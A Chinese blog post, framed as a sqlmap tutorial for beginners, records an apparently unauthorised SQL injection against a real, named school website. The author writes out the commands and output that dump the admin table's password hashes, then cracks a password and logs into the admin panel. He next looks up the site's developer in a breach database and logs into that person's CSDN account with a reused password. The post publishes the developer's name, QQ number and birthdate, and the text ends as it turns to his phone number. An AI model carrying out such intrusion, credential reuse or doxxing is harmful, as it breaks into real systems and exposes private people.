首发于**Tsing Tools**

写文章

> **申明：**
> **本篇文章含有大量隐私信息，禁止转载！！！因转载导致的法律责任自负！**
> 这个网站的入侵过程可能没有大家预期得那样高难度，所以本文也算是给渗透入门者的一个科普吧，尤其是科普 **sqlmap** 工具的使用，还请渗透大神们多多指教。
> 整个渗透过程中，我没有对网站页面进行任何的修改，没有干涉网站的正常运行，而且在文章完成之后，我已经完全删除所挂的木马程序，还给网站管理员发了邮件，说明了网站的漏洞，并提示修改了密码。

自从上次本专栏发了一篇关于调戏钓鱼网站的文章（偶遇一个钓鱼网站，于是就简单玩了一下...）后，就有同学问我，什么样的网站有可能被拿下？于是我找到了一个中学的官方网站（http://www.jiaohua.net/），看到这样古朴的版面，八九不离十存在注入漏洞。

点开一个公告页面（http://www.jiaohua.net/news-a.php?id=456），看到了典型的 “**?id=**” 结构，猜测可能存在 sql 注入漏洞。


首先，使用 sqlmap 神器来检测一下注入点是否可用。（注：sqlmap 是一款非常强大的基于 Python 语言开发而成的开源 sql 自动化注入检测工具，需依赖 Python2 环境执行。）

> **注：给渗透入门者的 sqlmap 安装指南**
>
> 不管是 Linux 还是 Windows 系统，首先安装 Python2 环境（官网下载），注意不要安装成了 Python3，具体方法可以通过搜索引擎解决，然后下载 sqlmap 的官方压缩包，解压后进入该文件夹之后使用 “Python sqlmap.py 参数” 命令即可直接使用。

下面直接使用一条命令来暴库（注意最后的参数 **--dbs** 有两个短横线），直接获取网站的数据库名称。

```
python sqlmap.py -u http://www.jiaohua.net/news-a.php?id=456 --dbs
```

执行过程如下图所示，不需要逐行阅读，可以留意一下其中**加粗显示的绿色字**，一般是一些重要信息，例如从下图可以看出 GET 参数 “id” 可以被注入，数据库为 MySQL。



程序执行过程中可能会出现多次需要用户输入 [Y/n] 的询问语句，一般选项中大写的字母就是默认数值，要是懒得输入或者不懂如何输入，可以在程序的最后添加一个参数 **--batch** 让程序自动选择默认值输入，例如：

pythonsqlmap.py -uhttp://www.jiaohua.net/news-a.php?id=456--dbs--batch

这是运行过程，扫描过程还是非常顺利的。


```
root[redacted]:~/sqlmap# python sqlmap.py -u http://www.jiaohua.ne
t/news-a.php?id=456 --dbs --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1.8.12#dev}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 22:40:19

[22:40:19] [INFO] resuming back-end DBMS 'mysql'
[22:40:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=456 AND 9166=9166

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=456 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 34 columns
    Payload: id=456 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b6a7
1,0x5a566577537848435670586c71686a6546414463584a6b4b7264484a717a4a697a6170655145
7648,0x7162626271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
 CnNm
---
[22:40:20] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[22:40:20] [INFO] fetching database names
[22:40:20] [INFO] the SQL query used returns 2 entries
[22:40:20] [INFO] resumed: information_schema
[22:40:20] [INFO] resumed: hdm0010623_db
available databases [2]:
[*] hdm0010623_db
[*] information_schema
```

最终，成功扫出两个数据库，分别为 **hdm0010623_db** 和 information_schema，用过阿里云（万网）服务器的同学应该对于前面这个数据库的命名很熟悉吧。

好了，下面直接显示当前使用的数据库，使用的参数为 **--current-db** 。

python sqlmap.py －u http://www.jiaohua.net/news-a.php?id=456 --current-db


运行过程如下图，很顺利便获得当前数据库为 **hdm0010623_db** 。



下面使用参数 **--current-user** 来显示当前正在使用的账户名。

pythonsqlmap.py -uhttp://www.jiaohua.net/news-a.php?id=456--current-user

运行结果显示，当前使用的账户为 **hdm0010623@%** 。



使用参数 **--users** 列出数据库中所有用户：

pythonsqlmap.py -uhttp://www.jiaohua.net/news-a.php?id=456--users

运行结果如图所示，只有这一个用户 **hdm0010623** 。

```
root@i                    nZ:~/sqlmap# python sqlmap.py -u http://www.jiaohua.ne
t/news-a.php?id=456 --users
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.1.8.12#dev}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 22:57:25

[22:57:25] [INFO] resuming back-end DBMS 'mysql'
[22:57:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=456 AND 9166=9166

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=456 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 34 columns
    Payload: id=456 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b6a7
1,0x5a566577537848435670586c71686a6546414463584a6b4b7264484a717a4a697a6170655145
7648,0x7162626271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
 CnNm
---
[22:57:26] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[22:57:26] [INFO] fetching database users
[22:57:26] [INFO] the SQL query used returns 1 entries
database management system users [1]:
[*] 'hdm0010623'@'%'
```

下面尝试使用参数 **--passwords** 来获取用户的密码 hash 值。

pythonsqlmap.py -uhttp://www.jiaohua.net/news-a.php?id=456--passwords

```
root                      :~/sqlmap# python sqlmap.py -u http://www.jiaohua.ne
t/news-a.php?id=456 --passwords
```

运行结果如下，显然没有成功获取用户密码。

```
[23:01:14] [WARNING] unable to retrieve the number of password hashes for user '
hdm0010623'
[23:01:14] [ERROR] unable to retrieve the password hashes for the database users
 (probably because the session user has no read privileges over the relevant sys
tem database table)
[23:01:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.jiaohua.net'
```

没关系，下面我们尝试使用参数 **--tables** 来导出当前数据库中的全部表（需要用 **-D** 参数来指定数据库名称）：

pythonsqlmap.py－uhttp://www.jiaohua.net/news-a.php?id=456-Dhdm0010623_db--tables

```
root@...:~/sqlmap# python sqlmap.py -u http://www.jiaohua.ne
t/news-a.php?id=456 -D hdm0010623_db --tables
```

结果成功列出了 30 个表，看看每个表的名字，猜测网站登录的账户密码就放在 **admin** 这个表里面。

```
Database: hdm0010623_db
[30 tables]
+---------------+
| admanager     |
| admin         |
| adtype        |
| bigtype       |
| comment       |
| deliveryarea  |
| getmode       |
| goods         |
| goodsattribute |
| goodsbrandtype |
| goodsorder    |
| goodstype     |
| info          |
| infoclass     |
| infolist      |
| lnk           |
| member        |
| membertype    |
| message       |
| moon          |
| paymode       |
| postmode      |
| review        |
| tag           |
| tagresource   |
| tagtype       |
| userip        |
| webconfig     |
| weblink       |
| weblinktype   |
+---------------+
```

然后使用参数 **--columns** 来列出表中的全部字段（需要使用 **-T** 参数指定数据表名称）：

pythonsqlmap.py－uhttp://www.jiaohua.net/news-a.php?id=456-Dhdm0010623_db-Tadmin--columns

```
root@i...~/sqlmap# python sqlmap.py -u http://www.jiaohua.ne
t/news-a.php?id=456 -D hdm0010623_db -T admin --columns
```

成功列出表 admin 中的全部 8 个字段，其中的 **password** 和 **username** 两个字段显然就是存放账号和密码的地方了。

```
Database: hdm0010623_db
Table: admin
[8 columns]
+------------+---------------------+
| Column     | Type                |
+------------+---------------------+
| checkadmin | enum('true','false') |
| id         | int(10) unsigned    |
| levelarray | varchar(255)        |
| levelname  | char(30)            |
| loginip    | varchar(20)         |
| logintime  | char(20)            |
| password   | char(32)            |
| username   | char(30)            |
+------------+---------------------+
```

于是，使用参数 **--dump** 来暴感兴趣的字段内容，并使用参数 **-C** 来指定要暴的字段。

pythonsqlmap.py－uhttp://www.jiaohua.net/news-a.php?id=456-Dhdm0010623_db-Tadmin-C"username,password"--dump

```
root@      :~/sqlmap# python sqlmap.py -u http://www.jiaohua.net/news-a.php?id=456 -D hdm0010623_db -T admin -C "username,password" --dump
```

一般情况下，这个命令会执行很长一段时间，所幸的是，这次只花了几秒就暴出来了，得到了三组账号密码，账号分别为 **imafishyang** 、admin、admin1，对应的密码显然都是经过 md5 加密（32位）的，为了避免泄露隐私信息，对关键信息进行了马赛克处理。

```
Database: hdm0010623_db
Table: admin
[3 entries]
+-------------+----------------------------------+
| username    | password                         |
+-------------+----------------------------------+
| imafishyang | 9875606861052214[redacted]b8786100297 |
| admin       | c636a8a352f6f565485fb79fb89e35d7 |
| admin1      | 21ba59e9058368f4befa86b6df82f83a |
+-------------+----------------------------------+
```

在 md5 解密网站上成功解密出第一个密码（**ima******io**），经过了两次 32 位 md5 加密。


现在有了账号（**imafishyang**）和密码（**ima******io**），下面开始寻找网站的登录页面。一般可以利用 burpsuite 和国产扫描工具等方式暴出登录页面，但是本文想通过传统方法来手动寻找。很显然网页上没有给出后台的登录链接，于是尝试输入常见的几个后台路径，例如 “jiaohua.net/admin.php” 、 “jiaohua.net/admin/” 、 “jiaohua.net/login.php” 等路径，均无果。通过搜索引擎的 **site** 命令加上 “后台” 、 “登录” 、 “管理” 、 “login” 等关键词进行检索也没有找到后台页面。

然后查看了一下网页的源代码，看到一个很可疑的目录：**manage**

```
<tr align="center" class="class_mgr_tr" onmouseover="this.className='class_mgr_tr_on'" onmouseout="this.className='class_mgr_tr'">
  <td width="754" align="left"><img src="manage/templets/images/bar1.gif" id="a0" height="10" /></td>
  <td width="114" align="center"><font class="b" id="a1"></font>人</td>
  <td width="113" align="center">占<font class="b" id="a2"></font></td>
</tr>
<tr align="center" class="class_mgr_tr" onmouseover="this.className='class_mgr_tr_on'" onmouseout="this.className='class_mgr_tr'">
  <td colspan="3" align="left">喜欢活动性的家庭作业:</td>
</tr>
<tr align="center" class="class_mgr_tr" onmouseover="this.className='class_mgr_tr_on'" onmouseout="this.className='class_mgr_tr'">
  <td width="754" align="left"><img src="manage/templets/images/bar2.gif" id="b0" height="10" /></td>
  <td width="114" align="center"><font class="b" id="b1"></font>人</td>
  <td width="113" align="center">占<font class="b" id="b2"></font></td>
</tr>
<tr align="center" class="class_mgr_tr" onmouseover="this.className='class_mgr_tr_on'" onmouseout="this.className='class_mgr_tr'">
  <td colspan="3" align="left">让我多参加课外实践活动:</td>
</tr>
<tr align="center" class="class_mgr_tr" onmouseover="this.className='class_mgr_tr_on'" onmouseout="this.className='class_mgr_tr'">
  <td width="754" align="left"><img src="manage/templets/images/bar3.gif" id="c0" height="10" /></td>
  <td width="114" align="center"><font class="b" id="c1"></font>人</td>
  <td width="113" align="center">占<font class="b" id="c2"></font></td>
</tr>
<tr align="center" class="class_mgr_tr" onmouseover="this.className='class_mgr_tr_on'" onmouseout="this.className='class_mgr_tr'">
  <td height="490" colspan="3" align="left">作业量太多，时间太长:</td>
</tr>
<tr align="center" class="class_mgr_tr" onmouseover="this.className='class_mgr_tr_on'" onmouseout="this.className='class_mgr_tr'">
  <td width="754" align="left"><img src="manage/templets/images/bar4.gif" id="d0" height="10" /></td>
  <td width="114" align="center"><font class="b" id="d1"></font>人</td>
  <td width="113" align="center">占<font class="b" id="d2"></font></td>
```

访问 http://www.jiaohua.net/manage/ 链接，成功跳转到登录页面：http://www.jiaohua.net/manage/login.php

输入刚才获得的账号和密码，顺利登录网站后台，而且是最高管理员权限。



从后台的官方公告得知这个网站是由哈尔滨的一个公司（哈尔滨中申科技有限公司）制作的， 制作者的 QQ 号为：**906551545**，用 QQ 查了一下这个人，名叫“**王正武**”，哈尔滨人。（注：此处公开的**不算是隐私信息**了，毕竟是业务使用的 QQ 号，谁都可以查到。）

随便在一个社工库里面查了一下这个QQ号，顺利找到了两条记录，分别泄露自 CSDN 和 aipai 两个网站。（如果大家注册了这两个网站，顺便去查查自己的密码有没有泄露。）

其中数据 2 中的经过 md5 加密的密码（2473657d9eeb7******494d4d）就是数据 1 中的密码

im****io** 。

利用上述获得的账号和密码，成功登陆 CSDN，可以看出这个人的名字叫**王正武**，1989 年 1 月 15 号出生。


其个人主页里面的个人资料里还留了自己的手机号：

